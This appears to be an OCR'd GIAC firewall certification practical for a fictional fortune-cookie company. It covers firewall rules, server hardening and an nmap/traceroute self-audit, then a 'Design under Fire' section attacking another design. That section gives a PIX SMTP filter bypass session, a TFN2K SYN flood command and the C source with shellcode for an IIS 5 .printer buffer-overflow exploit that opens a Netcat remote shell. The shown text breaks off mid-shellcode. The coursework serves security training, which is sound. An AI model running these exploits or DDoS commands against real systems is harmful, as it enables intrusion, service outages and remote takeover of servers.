giac\Rule\Rule #2 : Corporate - DMZ : ftp* http* https pop-3...


Please select the services for this rule.

Excluded Services:
all*
cifs*
exec*
GIACapplication
gopher*
h323*
login*
nbdgram*
nntp*
ping*
ratings*
realaudio*
shell*
sqlnet*

Included Services:
ftp*
http*
https
pop-3
smtp*
telnet*

Rule #3

The first rule will be defined for what services we will allow corporate users to access from the GIAC inside segment. These will be ftp, SSH, telnet, and GIAC application.



Please enter a description and select the Source, Destination and Access type.

Description: Corporate access to GIAC App

For connections coming in via: E100B2

From source: Corporate


Destined for: ApplicationServer

Coming out via: E100B1

Rules can be written to allow or deny access to services:

● Allow Access To Services

○ Deny Access To Services



Please select the services for this rule.

Excluded Services:
all*
cifs*
exec*
gopher*
h323*
http*
https
login*
nbdgram*
nntp*
ping*
pop-3
ratings*
realaudio*
shell*

Included Services:
ftp*
GIACapplication
telnet*

2.7 <u>Servers</u>

A critical part of our defense plan is to "harden" all hosts before they go on-line. This will involve applying service packs, patches, configuration, shutting unused services, and logging.

2.7.1 <u>Mail Server</u>:

For the mail server we have chosen to Red Hat Linux 7.1 with Qmail. Qmail is a more secure solution than sendmail. Only ports 25 (smtp) and 110 (pop3) will be opened.

2.7.2 <u>Web Servers</u>:

We will use Microsoft Windows 2000 server to host our web servers. Service pack 2 will be installed as well as all current security patches. IIS 5.0 will be used with SSL enabled. All current security patches will be installed. All unused services, including smtp, netbios, and index server will be disabled.

3.0 Security Audit

3.1 Introduction:

With our design implemented, the next step will be to audit our network, discover flaws, and repair them, before making our network live. The plan will be to first scan and map the network from the outside. Next we will search for vulnerabilities in the components we find. We plan about 28 hours for this audit. The cost will be based on this figure and billed for 28 man-hours of work.

3.2 Plan:

We plan to conduit this audit before we go live with the new network. We will install a router with a pair of crossover cables connected to the border routers. We will connect a computer to the Ethernet port of the test router. From that computer, we will launch our audit. Preparing for the audit should take two hours.

3.2.1 Verification

The first phase of our audit will be to review our installation. Every component will be checked against this document to verify proper configurations. Verification should take 4 hours.

3.2.2 Mapping

The next phase of our audit will be to try and map out the network. We will use ping to get a list of IPs in use, traceroute to map the network. This phase should last about 2 hours.

3.2.3 Identifying

We will next try to identify the components we found. Nmap will be used to scan open ports and help identify each component. In addition we will use techniques like telneting to an open port to see what information we can find out. This phase should take about 8 hours.

3.2.3 Exploits

We will collect a list of known vulnerabilities that affect the systems we have mapped, and suggest remedies. This phase will take about 12 hours.

3.3 Implementation:


3.3.1 Verification:

We begin our audit by reviewing our design. The first question is "Does our design meet all our stated requirements?" Our main requirement was to build a network capable of handling $200 million worth of fortune cookie sales. We needed to give secure access to the customers, partners, suppliers, and branch office. We needed the design to be secure, expandable, and reliable. It appears we have meet each of these goals.

Now we will look at teach component and verify that each of our planned security measures has been implemented.

3.3.2 Mapping

Running WS_Ping Pro from Ipswitch, http://www.ipswitch.com/products/WS_Ping/index.html, shows us all the IPs that respond to pings. We used this tool to automate the process, but we could have just run the pings manually, one at a time. The other advantage is that it will try to find hosts a number of ports such as http, smtp, etc. We get the two routers, two content switches, mail server, and the web server replying. All other addresses are hidden from the outside.



Start Address 205 100 200 1
End Address 200 254
Timeout (ms) 500

```
205.100.200.1
205.100.200.2
205.100.200.5
205.100.200.6
205.100.200.10
205.100.200.20
205.100.200.200
```

Next we run traceroute against the IPs we have discovered. Traceroute use ICMP packets to determine the route to a host. Every time the packet passes through a router, it decreases the time to live field (TTL). Traceroute sends out packets with a TTL of 1, then 2, etc. Traceroute uses this information to display the path taken to get to the remote host. When we run traceroute to IP 205.100.200.1, we see a path from our workstation, which represents the Internet, to the outside address of our router. Since it is the first address in our subnet, we can assume it is the border router. We get the same results for 205.100.200.2. Again, we can assume this to be a border router address.

```
C:\>tracert 205.100.200.1

Tracing route to gw1.giacenterprises.com [205.100.200.1]
```

```
over a maximum of 30 hops:

  1   110 ms   160 ms    20 ms  10.10.10.1
  2   130 ms   131 ms   150 ms  64.1.1.21
  3   150 ms   160 ms   241 ms  gw1.giacenterprises.com [205.100.200.1]

Trace complete.
```

Now we'll run traceroute against 205.100.200.5. Traceroute shows us that the route passes through 64.1.1.21, and then reaches our destination of 205.100.200.5. We can assume that this address is directly connected to the border router.


```
C:\>tracert 205.100.200.5

Tracing route to 205.100.200.5 over a maximum of 30 hops

  1   110 ms   160 ms    20 ms  10.10.10.1
  2   130 ms   131 ms   150 ms  64.1.1.21
  3   150 ms   160 ms   241 ms  205.100.200.5

Trace complete.
```

Using traceroute against 205.100.200.20, and 205.100.200.200 we see that the packet gets dropped after passing through the router. We assume that they are located behind a firewall.

```
C:\>tracert 205.100.200.20

Tracing route to 205.100.200.20 over a maximum of 30 hops

  1   110 ms   160 ms    20 ms  10.10.10.1
  2   130 ms   131 ms   150 ms  64.1.1.21
  3     *        *        *     Request timed out.
  4     *        *        *     Request timed out.
  5     *        *        *     Request timed out.
  6     *        *        *     Request timed out.
  7     *        *        *     Request timed out.
  8     *        *        *     Request timed out.
  9     *        *        *     Request timed out.
 10     *        *        *     Request timed out.
 11     *        *        *     Request timed out.
 12     *        *        *     Request timed out.
 13     *        *        *     Request timed out.
 14     *        *        *     Request timed out.
```

```
15     *       *       *     Request timed out.
16     *       *       *     Request timed out.
17     *       *       *     Request timed out.
18     *       *       *     Request timed out.
19     *       *       *     Request timed out.
20     *       *       *     Request timed out.
21     *       *       *     Request timed out.
22     *       *       *     Request timed out.
23     *       *       *     Request timed out.
24     *       *       *     Request timed out.
25     *       *       *     Request timed out.
26     *       *       *     Request timed out.
27     *       *       *     Request timed out.
28     *       *       *     Request timed out.
29     *       *       *     Request timed out.
30     *       *       *     Request timed out.

Trace complete.
```

Taking what we have learned so far we can assume the following network design.



We now know what hosts are exposed to the Internet, and have a basic idea of how the network is laid out. We need to determine what these hosts are, what they are running and what vulnerabilities exist. We can use telnet to check each port on each IP to determine which ports answer. This would take quite a long time. Instead, we can use tools such as ScanPort, http://dataset.fr/eng/scanport.html to scan each port for us and return a list of open ports.

Telnet can also return information on what service is running on each open port.
Telneting to 205.100.200.20 port 25 returns the following

220 www.giacenterprises.com ESMTP

From this we can determine that a SMTP mail server is running on this port and IP.

Now we can use a program like Queso, http://www.apostols.org/projectz/queso, to determine what operating system is running on each host. We can then search for known vulnerabilities for the systems and programs we have found.

The previous steps can be automated and combined by a program called Nmap, http://www.insecure.org/nmap. Nmap will scan for IPs that reply, check which ports are open, determine the OS, software, and version running.
We will use Nessus, http://www.nessus.org/ to test for know vulnerabilities.

Running this scan on the router returns the follow results:

```
Starting nmap V. 2.54BETA7 ( www.insecure.org/nmap/ )
 Host gw1.giacenterprises.com (205.100.200.1) appears to be up ... good.
Initiating Connect() Scan against gw1.giacenterprises.com (205.100.200.1
The Connect() Scan took 45 seconds to scan 1534 ports.
For OSScan assuming that port 1 is closed and neither are firewalled
Interesting ports on gw1.giacenterprises.com (205.100.200.1:
(The 1533 ports scanned but not shown below are in state: closed)
Port      State      Service

TCP Sequence Prediction: Class=random positive increments
                         Difficulty=44526 (Worthy challenge)

Sequence numbers: 4E6C994 4E9C2AF 4EB1CBA 4EC108B 4EDD19C 4EFB995
Remote OS guesses: AS5200, Cisco 2501/5260/5300 terminal server IOS 11.3.6(T1),
Cisco IOS 11.3 - 12.1(1)

Nmap run completed -- 1 IP address (1 host up) scanned in 47 seconds
```

We see that the device is a Cisco router or terminal server running IOS version 11.3 – 12.1

Running Nmap on the Firewall address returns the following:

```
Starting nmap V. 2.54BETA7 ( www.insecure.org/nmap/ )
 Host  (205.232.164.1) appears to be up ... good.
Initiating Connect() Scan against  (205.100.200.5)
The Connect() Scan took 160 seconds to scan 1534 ports.
Warning:  OS detection will be MUCH less reliable because we did not find at least 1
open and 1 closed TCP port
For OSScan assuming that port 34979 is closed and neither are firewalled
Interesting ports on  (205.100.200.5):
```

```
(The 1533 ports scanned but not shown below are in state: filtered)
Port      State      Service

TCP Sequence Prediction: Class=truly random
                         Difficulty=9999999 (Good luck!)

Sequence numbers: 1B3AEE35 3EA9C2CA 59DDAC3B 7E7E7F58 3CB938B1
14094196
Remote operating system guess: Flowpoint 144 or 22XX DSL Router v3.0.8

Nmap run completed -- 1 IP address (1 host up) scanned in 168 seconds
```

We see that this scan returns very little useful information.

3.4 Analysis:

Our audit has confirmed that our design is reasonably secure. We will conduct audits at least twice per year.

3.5 Recommendations:

Although this audit has found our design to be fairly secure, while still meeting our functionality requirements, we cannot be prepared to every security risk. New vulnerabilities are discovered all the time. The audit should be continued behind the PIX to simulate the risks of an attacker getting past the firewall. Here are some suggestions to improve our design. As budgets allow, these changes should be implemented.

3.5.1 Intrusion Detection

An Intrusion Detection System (IDS) should be installed. Sensors should be placed in the DMZ, inside, and corporate segments of the network. IDS will alert us of security violations in time to stop them. Knowing an intrusion has occurred because the network is down is not an acceptable solution. Although we are logging all activity, it is usually very difficult to notice security violations and to react in a timely manner.

3.5.2 Anti-Virus Software


Each host should have an Anti-virus program installed. The software should be configured to automatically get a copy of the latest virus definition file each night. It should also report back to an administrator any virus activity it finds.

3.5.2 Patches and updates

System administrators must keep all systems up to date with latest security patches. They should sign up the manufactures to receive E-mail alerts of know problems and patches.

3.5.3 Logons


Implementing a centralized user database could enhance security. Tacacs would allow an encrypted method of securing user names and passwords. The routers, firewalls, and servers would authenticate against it.



Updated GIAC Design

4.0 Design under Fire

Pratical 0117 by Corey White, http://www.sans.org/y2k/practical/Corey_White_GCFW.doc



Platform	Release	Software Features
7100	12.1.6	ENTERPRISE/FW/IDS IPSEC 56
7200	12.1.5a	ENTERPRISE/FW/IDS IPSEC 56
PIX Firewall	pix531.bin	
Raptor Firewall	6.0	
3640	12.1.6	ENTERPRISE/FW/IDS PLUS IPSEC 56

No information was given on the mail server, so we will assume Sendmail on Redhat 7.0.

4.1 Map the network

The first step to attacking this network is to gather as much information as possible. A simple nslookup of the web server results in the IP address. A ping sweep of the IP range that the web server is in reveals the publicly available IPs. Running Nmap against the addresses we have found reveals that the routers are running v12.1 code.

4.2 Research Vulnerabilities

The version of IOS, 12.1.5a, running on the 7200 routers has a vulnerability in the http service. There is no mention of it being disabled in the practical, so we assume it is enabled. This is Cisco Bug ID **CSCdt93862,** http://www.cisco.com/warp/public/707/IOS-httplevel-pub.html.

The PIX firewall is running pix531 code. Assuming that the pix is using Tacacs, like the routers are, Cisco bug ID CSCdt92339, http://www.cisco.com/warp/public/707/pixfirewall-authen-flood-pub.shtml, would apply. The bug is described as follows:
"When AAA authentication services are configured on the Cisco Secure PIX Firewall, it is possible for a single source address to consume all of the authentication resources, preventing other legitimate users from authenticating. This is a denial of service strictly for the authentication resources; other established traffic continues unaffected, and only new authentication requests are prevented."

Since the PIX is configured to allow smtp to the mail server, Cisco bug ID CSCdu47003, http://www.cisco.com/warp/public/707/PIXfirewallSMTPfilter-regression-pub.shtml, would apply.

Cisco has release a Security Advisory called "Multiple SSH Vulnerabilities", http://www.cisco.com/warp/public/707/SSH-multiple-pub.html. It applies to the router, PIX, and CSS switches. It is described as follows:
"By exploiting the weakness in the SSH protocol, it is possible to insert arbitrary commands into an established SSH session, collect information that may help in brute force key recovery, or brute force a session key."

The following are know bugs with the content service switches:
http://www.cisco.com/warp/public/707/arrowpoint-ftp-pub.shtml.
http://www.cisco.com/warp/public/707/arrowpoint-webmgmt-vuln-pub.shtml.
http://www.cisco.com/warp/public/707/arrowpoint-cli-filesystem-pub.shtml.

4.3 Execute The Attacks

4.3.1 Firewall Attack

We can use Cisco bug ID CSCdu47003 to bypass the PIX firewall and execute commands on the mail server. We need to send a DATA command followed by the commands we want to send, all in the same packet. We would add EXPN command and '.' and end the packet. To do this manually, we can telnet to the mail server on port 25. If we enter 'help' we get a response from the server "500 Command unknown: 'XXXX'" because the PIX has replaced the command 'help' with 'XXXX'. Now we enter the MAIL command, no problem. Next we're supposed to enter RCPT command, but we don't. Instead we enter the DATA command. The PIX assumes everything after this command is the contents of the message, and lets it pass. We now execute the HELP command and we see that now it does get passed and w\executed by the mail server.

```
telnet  10.10.10.2 25
Trying 10.10.10.2...
Connected to 10.10.10.2.
Escape character is '^]'.
220 ******************************************************************2000
help
500 Command unknown: 'XXXX'
mail from: test@domain.com
250  test@domain.com ... Sender ok
data
503 Need RCPT (recipient)
help
214-This is Sendmail version 8.9.1
214-Topics:
214-    HELO    EHLO    MAIL    RCPT    DATA
214-    RSET    NOOP    QUIT    HELP    VRFY
214-    EXPN    VERB    ETRN    DSN
214-For more info use "HELP <topic>".
214-To report bugs in the implementation send email to
214-    sendmail-bugs@sendmail.org.
214-For local information send email to Postmaster at your site.
214 End of HELP info
expn username
550 username... User unknown
```

We now have a way to bypass the PIX and attack the mail server directly.

4.3.2 DOS Attack

With the aid of 50 compromised systems, we want to launch a Distributed Denial of Service (DDOS) attack. We can automate and coordinate the attack with a tool like Tribal Flood Network 2000 (TFN2K), http://www.ussrback.com/distributed.htm. The server module would be installed on the compromised systems, and the client on a system we own. We will use the IP address of the mail server, and launch the attack. Since the web servers are load balanced behind the content switches, the outside address of the website is a virtual address. The CSS switches receive the http requests on that IP and forward the request to the best web server to handle. It will not forward icmp requests, and it creates the 3-way handshake with the client, so a SYN attack will not reach the servers. We can assume that the CSS is configured to pass packets to the mail server, as this would be the standard configuration. We will launch a SYN flood.

The command looks like this:
./tfn –f hostlist –c5 –I 10.10.10.2
where hostlist is a file containing the IPs of the hosts we are using.

The design could be enhance to minimize the damage from this attack. The router should be configured to limit the number of half-opened connections. The IDS system needs to be configured to detect these attacks and build a dynamic access list to block the hosts running the attack.

4.3.3 Internal System Attack

The only systems described in the practical were the web servers:
"The web servers are running Windows 2000 service pack 1 configured with Secure Socket Layer. Internet Information Server 5.0 with the latest hot fixes and patches applied."
The practical was written February 20, 2001, so we will assume any patches published at that time.
In May, 2001 Microsoft release a patch, http://www.microsoft.com/Downloads/Release.asp?ReleaseID=29321, to fix a buffer overflow problem. Systems without this patch are vulnerable to attacks using this bug. We can use this bug to execute code on the web server. The code we need to execute these commands is available, http://www.astalavista.com/exploits/iis/iis5hack.zip.

The author describes the vulnerability this way:
Windows 2000 Internet printing ISAPI extension contains msw3prt.dll which handles
user requests. Due to an unchecked buffer in msw3prt.dll, a maliciously crafted
HTTP .print request containing approx 420 bytes in the 'Host:' field will allow
the execution of arbitrary code. Typically a web server would stop responding in a
buffer overflow condition; however, once Windows 2000 detects an unresponsive web
server it automatically performs a restart. Therefore, the administrator will be
unaware of this attack.

First we launch Netcat to listen on a port. Then we launch iis5hack with the IP of the target and the IP and port of Netcat. We can then use Netcat to execute commands on the IIS server.

Sorce Code

```
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
#include <winsock2.h>

int main(int argc, char *argv[])
{
WSADATA wsaData;
unsigned short int netcatport;
unsigned long netcathost;
struct sockaddr_in sin;
int sock;
struct hostent *nchostname;

WSAStartup((MAKEWORD(2, 2)), &wsaData);

unsigned char exploit[] =
"\x47\x45\x54\x20\x2f\x4e\x55\x4c\x4c\x2e\x70\x72\x69\x6e\x74\x65\x72\x20"
"\x48\x54\x54\x50\x2f\x31\x2e\x30\x0d\x0a\x42\x65\x61\x76\x75\x68\x3a\x20"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\xeb\x03\x5d\xeb\x05\xe8\xf8\xff\xff\xff\x83\xc5\x15\x90\x90\x90"
"\x8b\xc5\x33\xc9\x66\xb9\xd7\x02\x50\x80\x30\x95\x40\xe2\xfa\x2d\x95\x95"
"\x64\xe2\x14\xad\xd8\xcf\x05\x95\xe1\x96\xdd\x7e\x60\x7d\x95\x95\x95\x95"
"\xc8\x1e\x40\x14\x7f\x9a\x6b\x6a\x6a\x1e\x4d\x1e\xe6\xa9\x96\x66\x1e\xe3"
"\xed\x96\x66\x1e\xeb\xb5\x96\x6e\x1e\xdb\x81\xa6\x78\xc3\xc2\xc4\x1e\xaa"
"\x96\x6e\x1e\x67\x2c\x9b\x95\x95\x95\x66\x33\xe1\x9d\xcc\xca\x16\x52\x91"
"\xd0\x77\x72\xcc\xca\xcb\x1e\x58\x1e\xd3\xb1\x96\x56\x44\x74\x96\x54\xa6"
"\x5c\xf3\x1e\x9d\x1e\xd3\x89\x96\x56\x54\x74\x97\x96\x54\x1e\x95\x96\x56"
"\x1e\x67\x1e\x6b\x1e\x45\x2c\x9e\x95\x95\x95\x7d\xe1\x94\x95\x95\xa6\x55"
```

```
"\x39\x10\x55\xe0\x6c\xc7\xc3\x6a\xc2\x41\xcf\x1e\x4d\x2c\x93\x95\x95\x95"
"\x7d\xce\x94\x95\x95\x52\xd2\xf1\x99\x95\x95\x95\x52\xd2\xfd\x95\x95\x95"
"\x95\x52\xd2\xf9\x94\x95\x95\x95\xff\x95\x18\xd2\xf1\xc5\x18\xd2\x85\xc5"
"\x18\xd2\x81\xc5\x6a\xc2\x55\xff\x95\x18\xd2\xf1\xc5\x18\xd2\x8d\xc5\x18"
"\xd2\x89\xc5\x6a\xc2\x55\x52\xd2\xb5\xd1\x95\x95\x95\x18\xd2\xb5\xc5\x6a"
"\xc2\x51\x1e\xd2\x85\x1c\xd2\xc9\x1c\xd2\xf5\x1e\xd2\x89\x1c\xd2\xcd\x14"
"\xda\xd9\x94\x94\x95\x95\xf3\x52\xd2\xc5\x95\x95\x18\xd2\xe5\xc5\x18\xd2"
"\xb5\xc5\xa6\x55\xc5\xc5\xc5\xff\x94\xc5\xc5\x7d\x95\x95\x95\x95\xc8\x14"
"\x78\xd5\x6b\x6a\x6a\xc0\xc5\x6a\xc2\x5d\x6a\xe2\x85\x6a\xc2\x71\x6a\xe2"
"\x89\x6a\xc2\x71\xfd\x95\x91\x95\x95\xff\xd5\x6a\xc2\x45\x1e\x7d\xc5\xfd"
"\x94\x94\x95\x95\x6a\xc2\x7d\x10\x55\x9a\x10\x3f\x95\x95\x95\xa6\x55\xc5"
"\xd5\xc5\xd5\xc5\x6a\xc2\x79\x16\x6d\x6a\x9a\x11\x02\x95\x95\x95\x1e\x4d"
"\xf3\x52\x92\x97\x95\xf3\x52\xd2\x97\x8e\xac\x52\xd2\x91\x5e\x38\x4c\xb3"
"\xff\x85\x18\x92\xc5\xc6\x6a\xc2\x61\xff\xa7\x6a\xc2\x49\xa6\x5c\xc4\xc3"
"\xc4\xc4\xc4\x6a\xe2\x81\x6a\xc2\x59\x10\x55\xe1\xf5\x05\x05\x05\x05\x15"
"\xab\x95\xe1\xba\x05\x05\x05\x05\xff\x95\xc3\xfd\x95\x91\x95\x95\xc0\x6a"
"\xe2\x81\x6a\xc2\x4d\x10\x55\xe1\xd5\x05\x05\x05\x05\xff\x95\x6a\xa3\xc0"
"\xc6\x6a\xc2\x6d\x16\x6d\x6a\xe1\xbb\x05\x05\x05\x05\x7e\x27\xff\x95\xfd"
"\x95\x91\x95\x95\xc0\xc6\x6a\xc2\x69\x10\x55\xe9\x8d\x05\x05\x05\x05\xe1"
"\x09\xff\x95\xc3\xc5\xc0\x6a\xe2\x8d\x6a\xc2\x41\xff\xa7\x6a\xc2\x49\x7e"
"\x1f\xc6\x6a\xc2\x65\xff\x95\x6a\xc2\x75\xa6\x55\x39\x10\x55\xe0\x6c\xc4"
"\xc7\xc3\xc6\x6a\x47\xcf\xcc\x3e\x77\x7b\x56\xd2\xf0\xe1\xc5\xe7\xfa\xf6"
"\xd4\xf1\xf1\xe7\xf0\xe6\xe6\x95\xd9\xfa\xf4\xf1\xd9\xfc\xf7\xe7\xf4\xe7"
"\xec\xd4\x95\xd6\xe7\xf0\xf4\xe1\xf0\xc5\xfc\xe5\xf0\x95\xd2\xf0\xe1\xc6"
"\xe1\xf4\xe7\xe1\xe0\xe5\xdc\xfb\xf3\xfa\xd4\x95\xd6\xe7\xf0\xf4\xe1\xf0"
"\xc5\xe7\xfa\xf6\xf0\xe6\xe6\xd4\x95\xc5\xf0\xf0\xfe\xdb\xf4\xf8\xf0\xf1"
"\xc5\xfc\xe5\xf0\x95\xd2\xf9\xfa\xf7\xf4\xf9\xd4\xf9\xf9\xfa\xf6\x95\xc2"
"\xe7\xfc\xe1\xf0\xd3\xfc\xf9\xf0\x95\xc7\xf0\xf4\xf1\xd3\xfc\xf9\xf0\x95"
